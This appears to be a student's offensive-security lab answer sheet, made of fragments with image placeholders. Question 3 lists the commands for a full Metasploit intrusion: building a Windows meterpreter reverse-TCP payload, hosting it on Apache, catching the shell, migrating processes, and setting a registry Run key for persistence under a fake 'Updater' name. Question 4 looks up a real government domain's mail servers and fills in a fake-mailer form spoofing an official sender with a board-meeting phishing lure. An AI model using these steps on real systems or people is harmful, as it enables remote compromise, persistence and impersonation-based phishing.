

root@kali:~/fatima#
```



msfconsole

use exploit/multi/handler

exploit

[illegible]





Question 3:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=2222 -f exe -o payload.exe

```
cp payload.exe /var/www/html
```

```
cd /var/www/html
```

```
service apache2 start
```

```
service apache2 status
```

```
msfconsole
```

```
use exploit/multi/handler
```

```
set payload windows/meterpreter/reverse_tcp
```

```
set LHOST 192.168.56.102
```

```
set LPORT 2222
```

```
exploit
```

```
sysinfo
```


```
ps
```

```
ps | grep explorer
```


```
migrate 4560
```

```
shell
```



```
upload payload.exe C:\\Windows\\Temp\\payload.exe
```



```
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v Updater /t REG_SZ /d  
"C:\Windows\Temp\payload.exe" /f
```



Question 4:



mxtoolbox.com/SuperTool.aspx?action=mx%3anavttc.gov.pk&run=toolpage

MX TOOLBOX[®] SUPERTOOL

Pricing Tools Delivery Center Monitoring Products Blog Support Login

SuperTool MX Lookup Blacklists DMARC Diagnostics Email Health DNS Lookup Analyze Headers All Tools

SuperTool Beta9

navttc.gov.pk MX Lookup

mx:navttc.gov.pk Find Problems Solve Email Delivery Problems

Pref	Hostname	IP Address	TTL	
0	navttc.gov.pk.mail.protection.outlook.com	52.101.68.16 Microsoft Corporation (AS8078)	60 min	Blacklist Check SMTP Test
0	navttc.gov.pk.mail.protection.outlook.com	2a01:111:f403:ca04:b	60 min	Blacklist Check

Test	Result	
DMARC Policy Not Enabled	It is recommended to use a quarantine or reject policy. To enable BIMI, it is required to have one of these at 100%. More Info	
DNS Record Published	DNS Record found	
DMARC Record Published	DMARC Record found	

Free MxToolBox Account
Get one (1) Free Monitor to alert you to Email Delivery Issues

Delivery Center
Real-time insight into the Email Deliverability

Inbox Placement
Know if your campaigns will make the inbox!

Recipient Complaints
Get feedback on how recipients perceive your email: complaints, unsubscribes, failures, and more.

Adaptive Blacklist Monitoring
Real-time monitoring of all your domain's sending IPs

https://mxtoolbox.com/emailhealth
© Copyright 2004-2025, MXToolBox, Inc. All rights reserved. US Patents 10859293 B2 & 11491173 B2

mxtoolbox.com/SuperTool.aspx?action=mx%3anavttc.gov.pk&run=toolpage

Round-trip monitoring of your email latency

SPF Flattening
Prevent soft delivery failures and easily manage complex SPF configurations.

Transcript

Reported by rory.ns.cloudflare.com on 4/3/2026 at 12:48:20 AM (UTC -5). just for you

ABOUT THE SUPERTOOL!

All of your MX record, DNS, blacklist and SMTP diagnostics in one integrated tool. Input a domain name or IP Address or Host Name. Links in the results will guide you to other relevant tools and information. And you'll have a chronological history of your results.

If you already know exactly what you want, you can force a particular test or lookup. Try some of these examples:

(e.g. "blacklist: 127.0.0.2" will do a blacklist lookup)

Command	Explanation
blacklist	Check IP or host for reputation
smtp:	Test mail server SMTP (port 25)
mx:	DNS MX records for domain
a:	DNS A record IP address for host name
spf:	Check SPF records on a domain
txt:	Check TXT records on a domain
ptr:	DNS PTR record for host name
cname:	DNS canonical host name to IP address
whois:	Get domain registration information
arin:	Get IP address block information
soa:	Get Start of Authority record for a domain
top:	Verify an IP Address allows top connections
http:	Verify a URL allows http connections
https:	Verify a URL allows secure https connections

Your IP is: 184.102.52.111 | Contact Us | Privacy Policy | © Copyright 2004-2025, MXToolBox, Inc. All rights reserved. US Patents 10859293 B2 & 11491173 B2

New email received
From: Proton - Get the Proton Mail mobile app
mail.proton.me

emkai.cz

Select Language

EMKEI'S MAILER

Free online fake mailer with attachments, encryption, HTML editor and advanced settings...

From Name: Syeda Amina Gillani

From E-mail: dircerl@navtic.gov.pk

To: hello.hacker611@proton.me

Subject: Invitation For Board Meeting

Attachment: [Choose File](#) No file chosen

[Attach another file](#)

[Advanced Settings](#)

Reply-To: bebig83465@algar.com

Errors-To:

Cc:

Bcc:

Priority: ☐ Low ☒ Normal ☐ High

X-Mailer: - none -

emkai.cz

Select Language

SMTP Server: **Port:**

Date: Fri, 03 Apr 2026 05:56:27 +0000 (UTC) ☒ Current

☐ Delay sending to the specified time (future only)

Charset: utf-8

PGP/GPG Encrypt: ☒ No ☐ Yes ☐ Do not encrypt attachments

Receiver's Public Key:

Content-Type: ☒ text/plain ☐ text/html ☐ Editor

Text:

Dear Hello Hacker,
I hope this message finds you well.
You are cordially invited to attend the upcoming Board Meeting. The purpose of this meeting is to discuss important organizational matters, review recent progress, and make strategic decisions for future planning.

Meeting Details:
Date: June 11, 2026
Time: 9:00 AM
Venue: NAVTAC / In Person

Your presence and valuable insights will be highly appreciated as we work together to guide the organization toward its goals.
Kindly confirm your availability at your earliest convenience.

Captchas: ☐ I am human 

[Send](#) [Clear](#)

